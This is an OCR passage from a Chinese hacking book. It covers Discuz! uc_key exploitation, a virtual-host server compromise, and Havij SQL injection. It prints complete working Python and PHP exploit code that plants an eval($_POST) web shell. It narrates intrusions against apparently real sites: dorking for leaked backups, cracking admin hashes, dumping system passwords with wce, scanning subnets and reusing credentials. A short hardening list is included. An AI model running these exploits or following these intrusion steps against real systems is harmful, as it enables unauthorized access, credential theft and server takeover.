


图 5-62　获取 WebShell 成功

对于 Discuz! X2.5，则可以轻松获取 WebShell。执行“php uc_key.php”命令后，会直接修改“config\config_ucenter.php”文件，如图 5-63 所示，密码为“1”。

通过 uc_key.php 获取 WebShell，每次都需要修改 uc_key.php 文件中的 host 和 uc_key 值，使用起来不太方便，而通过 uc_key.py 则方便很多。如图 5-64 所示，通过执行“python uc_key.py host uc_key 值”，可以直接获取 WebShell。




图 5-63　修改配置文件获取 WebShell




图 5-64　通过 uc_key.py 文件获取 WebShell

5.8.2　实战获取 WebShell

下面给出一个通过 uc_key 获取 WebShell 的实例。

01　搜索敏感配置文件

在 Google 的搜索栏中输入“config/config_global.php.bak”和“config/config_ucenter.php.bak”，如图 5-65 所示，对搜索结果进行分析和整理。在搜索过程中可以加入“index of”以获取敏感信息。

图 5-65　搜索敏感信息

严禁网络传播本PDF，违者责任自负！

02 查看搜索结果

在搜索结果中获取“www.tjeco.org/edusite/config”，明显存在文件路径泄露漏洞，如图 5-66 所示，单击文件超链接，尝试获取文件的具体内容。经过测试，发现无法获取文件内容，无法下载或者查看 BAK 文件，所以，直接获取 uc_key 的值在此处行不通。

03 获取数据库备份文件

对该站点存在的数据库地址进行浏览和查看，如图 5-67 所示，管理员对网站数据进行过备份，单击可以直接下载。

图 5-66 获取敏感文件泄露漏洞

图 5-67 下载数据库

04 破解管理员密码

下载 120903_dl8Ni1-1.sql 文件，将该数据库备份文件导入本地 MySQL 数据库进行查看，如图 5-68 所示，获取用户密码等信息。通过 cmd5 网站破解管理员账号，如图 5-69 所示，密码为“admin”。




图 5-68 获取用户密码等信息

图 5-69 获取管理员密码

05 获取 uc_key 值

如图 5-70 所示，通过后台管理系统获取 uc_key 通信密钥值。

06 获取 WebShell

将该值通过“php uc_key.php”或“python uc_key.py www.xxx.org uc_key”命令进行漏洞利用，成功获取 WebShell，如图 5-71 所示。通过 WebShell 可以看出，该网站曾经被入侵，入侵者留了一个大马。

严禁网络传播本PDF，违者责任自负！




图 5-70　获取 uc_key 值




图 5-71　成功获取 WebShell

07　获取服务器系统管理员账号

如图 5-72 所示，通过 WebShell 命令提示符，执行“whoami”命令，得知脚本为 system 权限，上传 wce.exe 文件，通过“wce -w”命令直接获取系统管理员密码。




图 5-72　获取系统管理员账号

5.8.3　防范与总结

成功安装 Discuz! 论坛后，可以通过以下设置加强论坛的安全性。

- 严格设置论坛目录权限，如将“D:\ComsenzEXP\wwwroot\config”设置为没有写入权限。
- 对“Apache+PHP+MySQL”平台授予最低权限，不要授予 system 权限。可以通过 WebShell 进行测试。
- 备份数据库后，要及时下载并删除数据库备份文件。

- 设置强健的管理员密码、安全验证问题及答案。
- 关注最新的 Discuz! 论坛漏洞和利用方法，及时更新补丁程序。

5.8.4 程序源代码

源码 1 uc_key.py

```
#! /usr/bin/env python
#coding=utf-8
import hashlib
import time
import math
import base64
import urllib
import urllib2
import sys

def microtime(get_as_float = False) :
    if get_as_float:
        return time.time()
    else:
        return '%.8f %d' % math.modf(time.time())
def get_authcode(string, key = ''):
    ckey_length = 4
    key = hashlib.md5(key).hexdigest()
    keya = hashlib.md5(key[0:16]).hexdigest()
    keyb = hashlib.md5(key[16:32]).hexdigest()
    keyc = (hashlib.md5(microtime()).hexdigest())[-ckey_length:]
    #keyc = (hashlib.md5('0.736000 1389448306').hexdigest())[-ckey_length:]
    cryptkey = keya + hashlib.md5(keya+keyc).hexdigest()
    key_length = len(cryptkey)
    string = '0000000000' + (hashlib.md5(string+keyb)).hexdigest()[0:16]+string
    string_length = len(string)
    result = ''
    box = range(0, 256)
    rndkey = dict()
    for i in range(0,256):
        rndkey[i] = ord(cryptkey[i % key_length])
    j=0
    for i in range(0,256):
        j = (j + box[i] + rndkey[i]) % 256
        tmp = box[i]
        box[i] = box[j]
        box[j] = tmp
    a=0
    j=0
    for i in range(0,string_length):
        a = (a + 1) % 256
        j = (j + box[a]) % 256
        tmp = box[a]
        box[a] = box[j]
        box[j] = tmp
        result += chr(ord(string[i]) ^ (box[(box[a] + box[j]) % 256]))
    return keyc + base64.b64encode(result).replace('=', '')
```

```
    def get_shell(url,key,host):
        '''
        //发送命令获取 WebShell
        '''
        headers={'Accept-Language':'zh-cn',
        'Content-Type':'application/x-www-form-urlencoded',
        'User-Agent':'Mozilla/4.0 (compatible; MSIE 6.00; Windows NT 5.1; SV1)',
        'Referer':url
        }
        tm = time.time()+10*3600
        tm="time=%d&action=updateapps" %tm
        code = urllib.quote(get_authcode(tm,key))
        url=url+"?code="+code
        data1='''<?xml version="1.0" encoding="ISO-8859-1"?>
              <root>
              <item id="UC_API">http://xxx\');eval($_POST[1]);//</item>
              </root>'''
        try:
            req=urllib2.Request(url,data=data1,headers=headers)
            ret=urllib2.urlopen(req)
        except:
            return "访问出错"
        data2='''<?xml version="1.0" encoding="ISO-8859-1"?>
              <root>
              <item id="UC_API">http://aaa</item>
              </root>'''
        try:
            req=urllib2.Request(url,data=data2,headers=headers)
            ret=urllib2.urlopen(req)
        except:
            return "error"
        return "webshell:"+host+"/config/config_ucenter.php,password:1"
    if __name__ == '__main__':
        host=sys.argv[1]
        key=sys.argv[2]
        url=host+"/api/uc.php"
        print get_shell(url,key,host)
```

源码 2 uc_key.php

```
    <?php
    // 代码版权归原作者所有!
        $timestamp = time()+10*3600;
        $host="127.0.0.1";
    $uc_key="0e4b66b816fb33cf20b7686d6492xxxx8f5479fb2519895a1e7d43a52fde6f46";
        $code=urlencode(_authcode("time=$timestamp&action=updateapps",  'ENCODE',
$uc_key));
        $cmd1='<?xml version="1.0" encoding="ISO-8859-1"?>
    <root>
     <item id="UC_API">http://xxx\');eval($_POST[b]);//</item>
    </root>';
        $cmd2='<?xml version="1.0" encoding="ISO-8859-1"?>
    <root>
     <item id="UC_API">http://aaa</item>
    </root>';
        $html1 = send($cmd1);
```

```
        echo $html1;
        $html2 = send($cmd2);
        echo $html2;
    function send($cmd){
        global $host,$code;
        $message = "POST /api/uc.php?code=".$code." HTTP/1.1\r\n";
        $message .= "Accept: */*\r\n";
        $message .= "Referer: ".$host."\r\n";
        $message .= "Accept-Language: zh-cn\r\n";
        $message .= "Content-Type: application/x-www-form-urlencoded\r\n";
        $message .= "User-Agent: Mozilla/4.0 (compatible; MSIE 6.00; Windows NT 5.1;
SV1)\r\n";
        $message .= "Host: ".$host."\r\n";
        $message .= "Content-Length: ".strlen($cmd)."\r\n";
        $message .= "Connection: Close\r\n\r\n";
        $message .= $cmd;
         //var_dump($message);
        $fp = fsockopen($host, 80);
        fputs($fp, $message);
        $resp = '';
        while ($fp && !feof($fp))
            $resp .= fread($fp, 1024);
        return $resp;
    }
    function _authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {
        $ckey_length = 4;
        $key = md5($key ? $key : UC_KEY);
        $keya = md5(substr($key, 0, 16));
        $keyb = md5(substr($key, 16, 16));
        $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0,
$ckey_length): substr(md5(microtime()), -$ckey_length)) : '';
        $cryptkey = $keya.md5($keya.$keyc);
        $key_length = strlen($cryptkey);
        $string = $operation == 'DECODE' ? base64_decode(substr($string,
$ckey_length)) : sprintf('%010d', $expiry ? $expiry + time() :
0).substr(md5($string.$keyb), 0, 16).$string;
        $string_length = strlen($string);
        $result = '';
        $box = range(0, 255);
        $rndkey = array();
        for($i = 0; $i <= 255; $i++) {
            $rndkey[$i] = ord($cryptkey[$i % $key_length]);
        }
        for($j = $i = 0; $i < 256; $i++) {
            $j = ($j + $box[$i] + $rndkey[$i]) % 256;
            $tmp = $box[$i];
            $box[$i] = $box[$j];
            $box[$j] = $tmp;
        }
        for($a = $j = $i = 0; $i < $string_length; $i++) {
            $a = ($a + 1) % 256;
            $j = ($j + $box[$a]) % 256;
            $tmp = $box[$a];
            $box[$a] = $box[$j];
            $box[$j] = $tmp;
```

```
            $result .= chr(ord($string[$i]) ^ ($box[($box[$a] + $box[$j]) % 256]));
        }
        if($operation == 'DECODE') {
            if((substr($result, 0, 10) == 0 || substr($result, 0, 10) - time() > 0)
&& substr($result, 10, 16) == substr(md5(substr($result, 26).$keyb), 0, 16)) {
                return substr($result, 26);
            } else {
                    return '';
                }
        } else {
            return $keyc.str_replace('=', '', base64_encode($result));
        }
    }
    ?>
```

5.9　对某虚拟主机的一次安全渗透

虚拟主机提供商所提供的服务器的安全性相对较高，即使其中的某个站点存在安全漏洞，也不会影响其他站点，攻击者无法获取其他站点的数据。在入侵中，对虚拟主机的入侵而言，如果针对某个站点不能入侵成功，那么攻击者往往会采用旁注的方法入侵虚拟主机上的其他站点，当成功得到其他站点的 WebShell 后，就可以获取指定站点的数据库、管理后台等信息，再实施深层次的渗透了。

对虚拟主机的渗透一般前半部分容易实现，后半部分相对较难。在本例中，虚拟主机设置相对还是安全，只有一个细节没有设置好，从而导致整个服务器乃至所管理的服务器群主机失陷。成功实施渗透后，笔者发现之后也有人成功拿到了该服务器的权限。下面就介绍整个安全渗透过程。

5.9.1　获取虚拟主机上某站点的 WebShell

SQL 注入、FTP 口令扫描等都可以获取 WebShell。笔者的 WebShell 算是比较牢固的，很早获取了一个虚拟主机的 FTP 配置文件。这个配置文件中列出了站点名称、FTP 用户名及密码。直接设置好 CuteFTP，上传“神秘提权超强版冷枫去后门”，在浏览器的地址栏中输入 WebShell 的地址，如图 5-73 所示，输入密码后可正常运行。




图 5-73　获取 WebShell

5.9.2 使用 WebShell 中的提权功能进行提权尝试

目前的 WebShell 功能很强大，只要能够想到的都能做到。在该 WebShell 中提供了很多提升权限的地方，如查看提权目录列表 Program、pcAnywhere、Serv-u、RealServer、SQL、config、data、temp、Recycler 等，如图 5-74 所示。不要小看这些目录，如果能够查看这些目录，而且具有读写权限，那么后面的渗透就容易多了。




图 5-74 查看提权目录

在本例中，通过对 Program、pcAnywhere、Serv-U、RealServer、SQL、config、data、temp、Recycler 等可能提权的目录依次进行查看，如图 5-75 所示，不是无法访问就是路径未找到，因此，利用这些目录提权是行不通的。




图 5-75 查看系统可读写目录

5.9.3 查看可写目录

在 WebShell 的功能列表中单击“查看可写目录”选项，如图 5-76 所示，WebShell 会给出其可读写的所有目录，单击“详细报告”按钮可以查看详细情况。依次查看每一个可读写目录，如图 5-77 所示，对前三个磁盘（CDE）的查看结果都是无法读写。

系统的“Temp”目录中可能会保留一些有用信息，而该主机的操作系统为 Windows 2003，系统盘下的“Windows\temp”目录能够读取，所以，可以尝试从中获取可以利用的信息。在一些系统中，主机管理系统会将部分运行信息保留在临时会话中，由于程序运行完毕后未对“Temp”目录进行清理，因此，只要找到这些信息，也可以用来提升权限。




图 5-76　依次查看可读写文件目录




图 5-77　获取相应文件路径失败

下载并打开“C:\Windows\temp”目录下的每一个文件，如图 5-78 所示，通过查看该目录中生成的 sess_* 文件，发现以“sess”开头的文件是该系统所提供虚拟主机的多个站点的临时会话，虽然有些会话中包含了用户账号等信息，但对本次提升权限意义不大。查看了其他文件，没有找到特别有用的信息。




图 5-78　打开并查看“Temp”目录中的文件

继续对磁盘进行查看，发现 G 盘中有一个目录可以读写，如图 5-79 所示，其名称为“setup”。“setup”目录一般是管理员进行程序安装及设置时使用的目录。在该“setup”文件夹下有多个文件夹，对各个文件夹依次进行查看。




图 5-79　获取 G 盘唯一可读写目录

说明

对整个磁盘进行查看，仅发现“setup”目录可读写，这极有可能是管理员在安装和设置程序后没有及时删除或者进行安全限制所致。

在查看文件夹及文件的过程中，在“vbs”文件夹中发现存在多个 VBS 文件。直接打开其中一个，如图 5-80 所示，GetPing.vbs 是一个获取 Ping 功能的 VBS 文件。




图 5-80　查看 VBS 文件

5.9.4　渗透过程

下面详细介绍渗透过程。

01　找到明文管理员密码

在查看 G:\Setup\vbs 中的一个 TXT 文件时，找到一个关键的地方——SiteManager，如图 5-81 所示。笔者曾经看过一篇有关虚拟主机渗透方法的文章，提到过使用 SiteManager 必须要有具备系统管理员权限的用户名和密码，在相关配置文件中会以明文形式存在，本次渗透就印证了这一点。

02　查看远程终端端口

在 WebShell 中单击“特殊端口”选项，探测并查看系统特殊端口的开放情况。如图 5-82 所示，该服务器远程终端 3389 端口是开放的，由于该 WebShell 无法执行“netstat-an”等 DOS 命令，所以当该计算机的 3389 端口是打开的。




图 5-81　找到 SiteManager 所用的管理员用户名和密码




图 5-82　获取端口开放情况

说明

使用 WebShell 读取的注册表数据不一定准确，在本例中就是这样：WebShell 获取的 3389 端口是 3389，而实际的终端端口是 6688。笔者使用了一个笨方法，对该主机的所有端口都进行了探测，然后根据经验对开放的端口进行 3389 登录尝试。

03　进入系统

输入“mstsc”命令，打开远程终端登录器，输入 IP 地址及获取的用户名称和密码，成功进入系统，使用“IPconfig/all”命令查看，发现该计算机有 3 个 IP 地址，如图 5-83 所示。




图 5-83　进入系统

5.9.5 渗透内外网

01 获取系统口令

使用 3389 远程终端登录，系统无法使用 GetPw 及 PwDump（在 DOS 下获取密码的工具）等工具获取系统的密码，NC 一传上去就不见了，上传多次都不成功。实在没有办法，直接下载 Radmin 2.2 并安装到服务器上，通过其 Telnet 执行“getpw $local”命令来获取其系统的 Hash 值，然后对获取的 Hash 值进行整理，并将其导入 LC5 中进行破解，如图 5-84 所示。




图 5-84 破解系统账号

说明

破解系统账号的目的是对内部或者外部网络进行渗透。利用同一口令进行登录尝试，在一个大型网络中，使用同一口令的服务器还是蛮多的。通过分析研究发现，获取的其他账号和口令分别对应某一个域名的 FTP 账号和口令，不知道这是如何做到的。

02 探测相同网段具有该端口的远程终端 IP 地址

使用“sfind -p 6688 60.*.*.1 60.*.*.255”命令查看与被渗透成功的主机网段相同的开放 6688 端口的 IP 地址，如图 5-85 所示，找到 4 个 IP 地址。




图 5-85 使用 sfind 命令探测开放 6688 端口的同网段的其他 IP 地址

03　使用获取的用户账号和密码进行登录

使用原来获取的用户账号和密码尝试登录，成功进入系统，如图 5-86 所示，该服务器有 2 个 IP 地址。




图 5-86　成功进入新的服务器

04　启用内外网卡

查看“网络邻居”属性，发现计算机有多块网卡，其中有一块网卡被禁用了。为了访问内网，需要启用了内网网卡。非常遗憾，启动内网网卡后，远程终端连接失败，内网与外网断开了。此时，如果攻击者在远程终端上进行了不良操作，将会留下痕迹。

5.9.6　小结

本节写完时，笔者还在对口令进行破解。破解持续了一个星期，系统中仍有一个管理员账号没有破解成功。通过对同网段的 3389 端口开放情况进行探测，还有几十台计算机开放了 3389 端口。该网段均是国内某虚拟主机提供商的 IP 地址，从破解密码的困难程度可以侧面证明，该系统的管理员的安全意识还是很高的——一个星期了，密码都没有破解成功。本次渗透的关键是一个微小的设置。也许是管理员的一次疏忽大意，系统配置文件、安装文件、临时目录中保留的文件都可能成为攻击者成功渗透的有利条件。

5.10　使用 Havij 对某网站的一次渗透

本节分享一个使用 Havij 对网站进行渗透的案例。

5.10.1　SQL 注入测试

在 IE 浏览器中正常打开网站 http://www.xxxxxxxx.kr/index.php?id=1483，浏览网页，如图 5-87 所示，一切显示正常。在该网页地址后面添加一个单引号后访问该地址，发现显示内容发生了明显的变化，右侧显示了图片，说明可能存在 SQL 注入点，如图 5-88 所示。

非卖品，仅供非商业用途或交流学习使用




图 5-87　访问正常页面

图 5-88　出错后显示的内容

5.10.2　使用 Havij SQL 注入攻击进行自动检测

打开 Havij SQL 注入工具，将存储在 SQL 注入点的地址复制到“Target”文本框中，然后单击“Analyze”按钮进行检测，如图 5-89 所示。该工具与 Pangolin 非常类似，不过界面更加简洁。检测结果表明，该地址存在 SQL 注入，其基本信息如下。

```
Target:      http://www.xxxxxxx.kr/index.php?id=1483
Host IP:     211.xxx.xxx.xxx
Web Server:  Apache/2.2.3 (CentOS)
Powered-by:  PHP/5.1.6
DB Server:   MySQL >=5
Current DB:  bxxxxc
```




图 5-89　获取数据

5.10.3　获得管理员账号和密码

获取网站的基本信息后，依次单击“Get DBS”→“Get Table”→“Get Columns”→“Get Data”选项，浏览通过 Havij 获取的数据库中的表，可以判断 xe-member 为管理员表。选中它进行猜解，如图 5-90 所示，admin 用户的密码采用 MD5 加密，值为“3144ad83e5613f7778422d0fcbd97bea”。将该 MD5 值放到 cmd5 及其他一些 MD5 值查询网站进行破解，未能免费获取结果，因此，通过后台进入的路只能放弃。在获得 WebShell 后查看该网站，也发现数据库中虽然设计了表，但在实际程序中并未使用该表。

非卖品，仅供非商业用途或交流学习使用

